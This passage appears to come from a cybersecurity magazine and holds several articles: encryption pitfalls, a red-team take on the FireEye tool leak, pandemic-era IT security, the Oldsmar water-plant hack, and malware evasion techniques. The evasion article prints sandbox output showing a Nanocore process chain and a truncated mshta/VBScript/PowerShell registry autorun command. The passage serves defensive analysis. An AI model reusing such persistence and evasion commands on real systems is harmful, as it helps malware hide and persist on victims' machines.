When under pressure to deploy an application quickly, it's also not uncommon for developers to hardcode keys that can easily be extracted by reverse engineering the app's source code. Even in instances where encryption keys are stored properly, an organization is still relying on users to choose strong passwords to gain access to the data store. But in 76 percent of data breaches, hackers are able to log into a database as an authorized user by guessing weak passwords or leveraging stolen credentials[2].

3. Weak cryptography is being used

Developers aren't—and shouldn't be—cryptography experts, so they sometimes unknowingly use weak cryptographic algorithms or libraries. When this happens, it's often caused by one of two situations. Either the developer uses code from a library that contains insecure algorithms like ECB mode or they recognize the name of well-known cryptographic algorithms like MD5, SHA1, RC4 and use them not knowing they are broken or weak. Both situations understandably occur frequently and can be difficult to prevent without demanding that developers become cryptography experts.

4. Incorrect scope of encryption

Much like using weak cryptography, developers may use strong algorithms but for the incorrect use case. When getting a product to market is the primary goal, a single encryption function that shares the same key may be used to encrypt the entire application. This is problematic if the application integrates with a third-party but needs to share keys and restrict which data it has access to. The data will be technically

[1] https://www.helpnetsecurity.com/2020/02/07/cloud-databases-unencrypted/

[2] https://www.netsurion.com/eventtracker/media/eventtracker/files/collateral/verizon-data-breach-2013.pdf

encrypted, and the application is released on time, but the third-party application will also be able to decrypt all the application's data, even outside it's intended scope.

It's also possible that various access levels and potential attack vectors within an application don't get fully explored during the planning stage. So, a simple encryption function is used despite the fact that a more complex encryption strategy is needed.

Rethinking the process

Though there are a number of reasons security software fails, the bigger issue is the lack of structured security practices within application development processes. Cryptography is incredibly difficult because algorithms are fragile, and the tiniest mistake, like those explored here, can render them into an insecure state.

Despite the fact that developers aren't experts in cryptography, they're asked to choose and code cryptographic algorithms into applications only to have security teams run tests and confirm the work after the application's release. The result is a live application that's thought to be secure, but in reality, is vulnerable to attacker exploitation.

Why application-layer security can help

Addressing the risk through DevSecOps and application layer security. By bringing security into the development cycle earlier, applications are secured as they are being built rather than after they are released. Developers and security teams work together to incorporate cryptographic APIs into the workflows of their application. This will ensure that cryptography is used from the very beginning to protect sensitive data and implement appropriate access controls. Regular users and third-party applications no longer have privileged access to the application's data or encryption keys, and when an application is released, its data is secure by design.

About the Author

Wias Issa is the CEO of Ubiq Security, a developer-focused company simplifying the complex and messy world of encryption by breaking it down to simple API calls that can be used across diverse applications and programming languages, cloud environments, and storage types.

Wias can be reached online at @wiasissa and at our company website www.ubiqsecurity.com

Gap of The Red Team from The Leak of Fireeye

Use “Imaginary Enemy” methodology to mitigate APT Attack

By Jamal Uddin Shaikh, Cybersecurity Architect and Technology Lead , Appxone

1. Introduction

Early in the morning, I was pulled up by the leader to analyze the FireEye incident. The entire security circle in the Moments of Friends was also boiling, but as the analysis deepened, it was found that it was a little "big-skilled". There were no sophisticated tools and technical solutions that I wanted. They were all Red team simulation tools with known attack techniques used by Threat Actor. But from the perspective of a member of the Red team, a lot has been gained.

2. Does the Red team service really use "Imaginary Enemy” methodology"?

Use the "Imaginary Enemy" method to assess corporate security, and the method here is often defined as an APT method.

- Is the current domestic Red team service using APT?
- What is APT means?
- How is the Red team simulated?


In the defense strategy given by FireEye, it is obvious that there are many samples, tools, and backdoors at the beginning of APT. The security personnel of FireEye have made various technical methods in APT activities into Red team tools to evaluate the company's defense capabilities against various APT technologies, at least from the tool level. FireEye has achieved the requirements of "Imaginary enemies". What about the domestic Red team? , Everyone knows for yourself, not much to say.

What is the APT method? Most domestic companies put APT tracking in the threat intelligence department, and some analysis reports have been issued. From the technical means, the so-called APT report may only be called a sample analysis report. Everyone knows whether the discovered technology has been instrumented and provided to the Red team for Red team evaluation.

3. If the FireEye team only has "this level", it's just that

Known as the world's most APT-knowledge, if only the level of strategy reflects, it is a bit of a misnomer.

From the analysis of the strategy, there are about 60% of open source projects, about %35 are the secondary development of open source projects, about %5 are the realization of known technologies, and all technologies are known and public. There is no forward-looking technical solution, no large-scale tool platform, I want to say "I don't believe it."



4. Looking at the engineering level of external Red teams from the perspective of strategy

To put it bluntly, it is a lot ahead of China, Russia and North Korea. Most of them are C# development, in line with the technical trend of external Red team circles. Most of Github's open-source Red team tools are also C# development. I have read the codes of some tools, and the standards are also average. This may be the reason why FireEye has carried out a lot of secondary development! Looking back at the topic, the idea of weaponization has only started, and it is a bit of a face when talking about engineering. There is no open source atmosphere, no engineering ability, the coding ability that wants to open source is weak, and those who have strong coding ability cherish themselves. The legal risk of tools are also a major constraint.

"**Neither understand APT nor write code, you tell me that you are a Red team**"

5. As a Cybersecurity professional, we still need to look at some technology

Most Cybersecurity professional may be like me, to see if they can get some tools back. The Leaked FireEye tools are at least more stable than open source tools. But I used md5 to catch VirusTotal, and the conclusion is: N**o! No! No!** But it also gave some minor exposures:

GoRAT FireEye is actually working, I may need to try it.
Among them is a D language backdoor, do more niche languages to alleviate the pain of anti-virus clash.
DLL hijacking is a good way to maintain permissions. The strategy contains a lot of dll hijacking schemes, but they are all public.
The production of various Loaders is still at the forefront of confrontation.
Still need to build more wheels, the existing wheels are not necessarily good wheels.
The weaponization of known vulnerabilities is still necessary. I believe that most people are as greedy as me for the CVE weaponization tool, and subconsciously believe that the use of FireEye tools must be a good option.

6. Our road is still long

The Red team still has a long way to go. Recognize the gap and see the direction.

Finally, I hope FireEye will disclose the technical details of the attack and hope to see **the top** of the **hacker world**. As far as the current public is concerned, I want to say "**My pants are all taken off, will you show me this?**"

About the Author

Jamal Uddin Shaikh is the Cybersecurity Architect and Technology Lead of the Appxone. He has done B.S. in Computer Engineering as well as have CISM, CPTE, CEH, ECSA, IBM QRadar, MCSA, MCITP professional certifications. He have 16 years of cyber security hands-on experience.

He found SQL injection vulnerability at NASA website, XSS vulnerability at Microsoft phone site, XSS Dom based vulnerability in Microsoft.com. He can create fully undetectable malicious link for reconnaissance or phishing.

He is Cyber Security instructor at Udemy.com, and launched online Courses "Combating Advanced Persistent Threat - APT Attack", "Learn Hacked Credit and Debit Card Recovery from Scratch" and "Manual Bug Bounty Hunting for earning handsome money".

He also developed a web based Dark Web Monitoring tool name as "Threat Ninja" which help us to centralize Hacked Credit and Debit Card Recovery service. He also developed Red Team and Malware development tool. He involved in the core development of Threat Intelligence Platform application.

Jamal Uddin can be reached online at engr.jamal@hotmail.com and at linkedin https://www.linkedin.com/in/engrjamal/

It Security in Organizations After the Pandemic: What’s Next?

By Alan Kakareka, InfoSec consultant to businesses, Demyo inc.

The year 2020 has so far represented, the biggest change in the way we live and interact with our environment. After OSM declared a global pandemic state because of the emergence of covid-19, it is accurate to say that within all the chaos, we had to adapt ourselves to a series of changes, not only to survive the virus but to cope with those in our daily lives.

Social distancing has affected the way we communicate with others, changes on how we buy things for our homes, using e-shops or apps, are evidence of how technological advances, and their implementation in our lives, are alternative solutions which make easier dealing with our problems. Activities such as online education and remote work have also been a must during the pandemic.

However, the way of living at home was not the only thing affected by the pandemic, as "normality" implies that there is work and livelihood. Many companies opted to increase their use of digital resources to effectively deal with the situation, ensure productivity continues and maintain their service offerings; but digitization brings with it many challenges, primarily defending against cybercrime.

Below, we will explore how the emergence of covid-19 has encouraged new business behaviors, giving cybersecurity an important role in the preservation of information and the fight against cybercriminals.

Covid's indirect effect on IT Security

The implementation of technology in the business environment allows many processes that were slow, outdated, and inefficient to work in seconds now, making it easier to capture information. To protect this sensitive - and vital - information, companies should have qualified IT security teams with the resources to deal with any type of threat, but in reality, many executives and CEOs do not understand the need to invest in optimal and up-to-date equipment, which makes the company's system a victim of its own negligence and lack of interest in protecting it.

As mentioned earlier, many companies jumped into digital operation in the wake of the pandemic, providing an opportunity for hackers around the world to take advantage of a large number of vulnerable systems. The increase in the number of companies and organizations operating digitally also meant an increase in the number of cyberattacks, which grew alarmingly in 2020.

These criminal actions damage entire company operations and also affect the devices of employees working remotely at home. This represents a major overall challenge for IT Security teams due to the exponentially growing number of attacks with users, companies, and even healthcare facilities affected around the world.

What is IT Security facing during the pandemic?

In the IT Security field, it is better to respond proactively than to respond reactively to attacks, as there may be gaps in the system where criminals leak information, sometimes being infiltrated for months without being detected. Therefore, to be able to respond effectively, it is vital to understand how the invader operates and what their targets are, to be better protected from any imminent threat. The following is a list of various sectors affected by cybercrime and the correlating influence of the pandemic:

1) Remote Workers: Many retail stores or companies shut down or stopped operations because of COVID-19 forcing millions of workers around the world to work from home. At the same time, many employers did not expect their employees to have so many security flaws in their computers, leading organizations to pay unforeseen costs related to malware and security breaches.

2) VPN-dependent companies: Following the emergence of the covid-19 outburst, many companies leveraged VPN technology to operate remotely, allowing hackers to use ransomware to exploit those without patches. This leads companies to use "zero trust" with their employees to be more protected.

3) The financial sector: In 2019 financial organizations accounted for 7% of computer breaches, yet made up 62% of total leaked records, demonstrating that there is an ease in stealing information from this type of company. A factor that also benefits criminals is the implementation of 5G technology, which means that the financial industry must consider effective defense methods.

4) Artificial intelligence (AI) and cloud technologies: The Covid 19 pandemic required an accelerated transition to remote working, so the use of Cloud Technology is much more in demand for companies to continue working. These are systems that have a certain vulnerability index, so the use of AI is also sought as an aid to defend the system and reinforce security within companies.

5) Data theft: The pandemic also influences the amount of time and people using the internet, and with the internet being a resource for working from home, the risk of data exposure is much higher.

On the other hand, employees are often a recurrent target within the attack to a corporation, since cybercriminals use various forms of manipulation that give access to malware to invade the company's data. Here we show you some of the most used and known:

- Phishing and Malspam: By entering credentials in fake sites that criminals send by e-mail.
- Credential stuffing: This is due in part to the reuse and usage of weak passwords to then use the credentials remotely.
- Ransomware: Which can infect the system by simply accessing a malicious link in a banner or even an e-mail.

How can companies defend themselves?

It is important to keep in mind that with all the existing problems, it is necessary to prevent them before regretting, and for that, you must have an infrastructure capable of resisting attacks, have a proactive team capable of detecting breaches, and train employees to avoid being victims of social engineering. For this, we will give some guidelines on how to increase security to be more resilient to the invasion of a cybercriminal.

- Securing corporate networks

The main thing is to ensure the protection of the system, for it it is necessary to make sure that the signatures and antimalware are updated, to make backups of the system and of regular and automatic form, assuring that the backups have not continuous destinations. It should also be ensured that backups are protected by denying communication with unauthorized external ports and preventing employees from generating breaches by being victims of phishing and other malware.

- Securing employee home networks

On the other hand, it is advisable to protect from breaches the employee's home network, so we recommend the use of VPNs, smart password management with multi-factor authentication, updating modems and routers automatically, and having firewalls active at all times.

- Maintain security on employee devices.

Employees are most likely to use their own devices when working remotely, so the company should consider providing guidelines to them so they can keep their systems secure and not represent losses for the company.

For this, it is essential that employees patch their system to correct vulnerabilities and improve security on their devices by installing firewalls, antispyware, and antivirus. The use of external USB devices and printers must comply with a security standard before being used, and we recommend the information to be stored on hard drives.

The company must supervise all these actions. Through effective communication and a corporate culture focused on cybersecurity, you can prevent many negative situations that can affect its future. Being proactive and investing in cybersecurity will ensure that under any circumstances, you can guarantee your security.

About the Author

Alan Kakareka is a InfoSec consultant to businesses around the globe and Chief Technology Officer at Demyo, Inc. (https://demyo.com/). He was born in eastern Europe about 15,000 days ago and he speaks English, Russian and Lithuanian. He has over 20 years of IT security related experience. His expertise are vulnerability assessments, and penetration testing. Before Demyo, Alan worked for Terremark data center as a senior information security engineer and was involved in an extremely wide array of technologies in large to very large environments. Alan presented at many security conferences around the globe including Hacker Halted, DeepSec, FIRST, CONfidence and others. He is a co-author of the book "Computer And Information Security Handbook". He also published white papers in the InfoSec field and contributed to SANS by rating official exams. Alan has bachelors degree in electrical engineering from Kaunas University of Technology and a master of science degree in Management Information Systems from Florid

Alan can be reached online at almaz@demyo.com, and at our company website https://demyo.com/

Water After Oldsmar

How to Prevent the Next Attack on Our Water Infrastructure

By Josh Cohen, Cyber Director, Economic and Trade Mission at the Embassy of Israel to the U.S.

To get a preview of the next possible mass casualty terrorist attack, look no further than the Florida town of Oldsmar. In what was surely a Sum of All Fears moment for Government officials, a cyber intruder of unknown origin attempted to poison Oldsmar's water supply on February 5th by hacking the town's water treatment plant. Using the remote access program TeamViewer - widely used by IT professionals to provide remote support - the hackers accessed the facility's control systems and attempted to increase the amount of sodium hydroxide to dangerous levels.

Luckily, an alert plant operator noticed the attack and stopped it, but the outcome could have been far worse. This isn't the first time hackers have attempted to poison civilians through water infrastructure. Last year, Israel thwarted an assault attempt by Iranian hackers on the country's control systems of wastewater treatment plants, pumping stations and sewers. In this case, the hackers tried to raise the level of chlorine to dangerous levels.

Cyber attacks on water plants aren't new. Since the first known hacking attempt on an Australian water facility in 2000, numerous attacks against water utilities have been attempted. And in 2014, the Department of Homeland Security (DHS) warned that America's nation state adversaries were mapping U.S. water infrastructure.

For a number of reasons, U.S. water and wastewater utilities are juicy targets for hackers. While some countries such as the UK have a limited number of larger water utilities, the U.S. water sector is highly fragmented, with approximately 70,000 water plants, many of which are bare bone municipally-run operations. As a result, a lot of water utilities have only one or two IT professionals, no cyber experts, and precious little money available to develop any kind of cyber defense program.

Moreover, while cyber defenders traditionally have concentrated on threats to organizations' IT networks, the real threat to critical infrastructure operators are their operational technologies (OT)—the complex industrial control systems (ICS) used to manage the generators, pumps, valves and other equipment used by water plants and other industrial operators. Historically, the OT remained separated, or "air-gapped," from the internal IT networks connected to the internet; however, with the advent of converged OT-IT networks this is no longer the case. In a word, these industrial control systems are now connected to the internet, making them vulnerable to hacking.

Despite their cyber-vulnerabilities, water utilities can still take a number of steps to protect themselves. To start with, utilities should also conduct regular risk assessments to identify possible security gaps. This will allow management to understand their cyber-profile and prioritize the order in which vulnerabilities are addressed. A number of free tools such as the National Institute of Standards and Technology's (NIST) Cybersecurity Framework can help guide utilities' risk assessments.

And since you can't protect what you don't even know you have, water utilities - and indeed any critical infrastructure operators - should regularly inventory their organization's entire asset base. Performing this inventorying can enable plant operators to discover and terminate internet connections posing dangers to industrial control systems.

Water utilities could also consider removing the threat to their OT assets by keeping them strictly air gapped. Alternatively, utilities wishing to enable OT-IT integration safely can use "unidirectional security gateways" from cyber companies such as Waterfall to ensure that while valuable data can flow from industrial control systems to outside networks, IT data is blocked from ever reaching the sensitive OT.

Fourth, water utilities - especially smaller water utilities where an IT manager may frequently need to provide support remotely - can implement so-called Secure Access Service Edge (SASE) systems from companies that make accessing private apps simple and secure.

Finally, as information security professionals constantly repeat, simply using proper cyber hygiene can go a long way towards making any organization more cybersecure. Paul de Souza, founder and CEO of the Washington, DC cyber-training non-profit the Cybersecurity Forum Initiative, emphasizes "doing the simple stuff, the basic blocking and tackling of cyber defense." de Souza emphasizes the simple stuff, such as using two-factor authentication, frequently changing passwords, backing up your data, keeping software updated - including adding patches where necessary - and implementing cyber training programs for employees. Indeed, while it's natural to think of cyber threats as technical challenges that can be defeated by even better technical solutions, "the number of attacks that could be thwarted simply by training employees not to click on links or attachments of unknown origins is massive" according to de Souza. Indeed, the fact that the username and passwords of the hacked Teamviewer program were possibly stolen through phishing or social engineering amply demonstrates the value of increasing employees' awareness of lurking cyber threats.

To be clear, even implementing all these steps isn’t a panacea, and determined hackers can still breach even the best defenses, but taking these steps will still go a long way towards keeping our precious water resources from becoming the vector for a catastrophe.

About the Author

Josh Cohen is the Cyber Director at the Economic and Trade Mission at the Embassy of Israel to the U.S. where he connects Israeli cyber startups with American customers, investors and partners

Josh can be reached online at josh.cohen@israeltrade.gov.il and on Linkedin

Malware Evasion Techniques

By Stas Gaivoronskii, Malware Analyst at ANY.RUN

Cybercriminals create new ways to make malware invisible for detection. They hide malicious indicators and behavior during analysis. Researchers need to know about different approaches to improve security. I have investigated evasion techniques that ANY.RUN service faces every day, and I would like to share my insights.

Malware evasion

Defense evasion is the way to bypass detection, cover what malware is doing, and determine its activity to a specific family or authors. There are different techniques used by threat actors like injection, data encryption, and obfuscating. The tactics often induce payloads and scripts.

Cyber specialists and detection dodging

Let’s imagine a researcher who deals with Ursnif malware. He knows that usually, this program injects itself into Internet Explorer processes. But some versions of Ursnif use time-based evasion and delay execution for quite a long time. Our investigator is impatient and doesn't give the analyzed sample enough time to start its activity. But some versions of Ursnif acquire user execution. The researcher hasn’t checked this part and misses the attack. As a result, the threat remains undefined and it's unclear what steps the security team will take to get rid of the infection.

If the specialist had taken extra time to check all possible variants of attacks, he could have found malicious files and URLs and got more IOCs. Being an expert means to block any malicious activity and improve security. Cybersecurity experts should get relevant information, adopt advanced evasion techniques and know its new features to prevent attacks. Most importantly, understand the ways malware uses to defeat it.

Malicious programs evade detection by a wide range of tactics. Moreover, attackers use them in different combinations, not just solo. Let’s explore the most typical ways of detection dodging.

Common defense evasion techniques

1. BITS Jobs

System administrators who work with Windows OSs, use utilities to perform tasks. One of these utilities is the Background Intelligent Transfer Service (BITS). It transfers files between users and HTTP while running in the background.

Attackers take advantage of this feature to load malware, execute it or clean up: Cobalt strike downloads its agent to the infected machine with the help of BITS Jobs. Don’t forget to check the activity of this feature in the Events log and BITSAdmin to detect the BITS Jobs technique.

2. Deobfuscate files or information

A malicious program can hide artifacts by decoding files or data. Agent Tesla decrypts strings enciphered with the Rijndael symmetric encryption algorithm. Analyze the scripts and monitor certutil, so you won’t miss deobfuscation.

3. Hide Artifacts

Artifacts reveal malicious activity such as files, directories, file attributes, users, etc. Malware tries to hide or isolate them to bypass detection. The best way to find them is by monitoring for any actions that will point to the artifacts. Check files and process arguments or shell commands.

4. Modify Registry

Change of registry allows the malicious software to conceal data about configuration. For example, Nanocore modifies registry keys to conceal payloads used to maintain persistence. If you turn on registry auditing, you may notice malware actions.

5. Process Injection

Code injection is the way to avoid detection. Attackers get access to the target’s systems by injecting into the system's processes using different techniques. Pay attention to DLL activity, it may load not as usual. If you suspect this tactic, the attentive analysis of process behavior will show you questionable network connection or file reading.

6. Signed Binary Proxy Execution

Malware takes advantage of Microsoft signed binaries. It uses proxy execution of files and bypasses security based on signatures. Keep an eye on processes and command-line to reveal this technique.

7. Trusted Developer Utilities Proxy Execution

Developers use various programs to help in their daily work routine. However, certificates of these utilities let them run in any system, including proxy execution of malware. Any unfamiliar arguments or activity can be a sign of potential malicious work.

8. Virtualization/Sandbox Evasion


Sandboxes are a real challenge for a malicious program. But it knows how to avoid a standard sandbox and recognize the virtual environment from a real one. First, malware checks what software set is there, then focuses on user activity. Some malicious programs have delayed time of execution to help them to avoid detection inside virtual machines.

9. Evasion and interactivity

These techniques are basic. However, attacks tend to evolve. And so does defense strategies and tools. The virtualization evasion tactic is complicated and requires extra tools for detection. Unfortunately, automated services provide kinds of analysis that often are not enough as they are lacking user interaction.

Here are some of the advanced evasion techniques that demand interaction from the user side:

- Malware exploits user activity based on checks. It can remain invisible. The program waits for a victim to drag a mouse or clicks, keyboard input, or launching of a specific program. If you want to see it in action, check this task.



031a69b74c8cce4235db2117a21a11bc5e71250ad3fc47510fb048dd6cad4a6d.rtf [Compatibility Mode] - Microsoft Word

8r#,Yv)1R$DAee‰_3_"89w€78SYp
2966008129660081296600812966008976710391019 7825=

Malicious activity


031a69b74c8cce4235db2117a21a11bc5...
MD5: 573698E8F3396739BE19E131C3CA8372
Start: 10.06.2019, 20:47 Total time: 32 s

Win7 32 bit
Complete


Tracker: Nanocore

PID	Process				
3372	WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\031a69b...		2k	1k	178
2976	COM EQNEDT32.EXE -Embedding		542	42	122
3192	xjinx.exe PE		77	0	44
1896	xjinx.exe PE	nanocore	883	28	72

- Banking Trojan can wait for an internet browser to launch and redirect to a bank's website. After that program wakes up and applies one of the credential APIs hooking sub-techniques for user input capture.
- In some cases, Microsoft Office files include macros that focus on user activity. For example, when a file opens, a message appears. And further macros work starts after a user clicks on a button of that window or closes it. Have a look at the following example.



法案19-11-2020.ppt
MD5: 657C250FFC420419397E8519BCE56049
Start: 10.02.2021, 12:24
macros macros-on-close
00:48
CPU 3% RAM 16%
Processes ☑ Only important
Macros AutoClose detected, need to close MS Office
Probably wrong extension, detected is ".pps"
2792 POWERPNT.EXE "C:\Users\admin\Desktop\法案19-11-2020.ppt" 1k 669 110



Child process was created
Image: "C:\Windows\system32\mshta.exe"
Parent "C:\Program Files\Microsoft Office\Office14\POWERPNT.EXE"

Child process was created
Image: "C:\Windows\System32\schtasks.exe"
Parent "C:\Windows\system32\mshta.exe"


Process created through WMI
Image: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Changes the autorun value in the registry
Process: "C:\Windows\system32\mshta.exe"
Value: "mshta vbscript:Execute(""CreateObject(""""Wscript.Shell"""").Run """"power...

法案19-11-2020.ppt
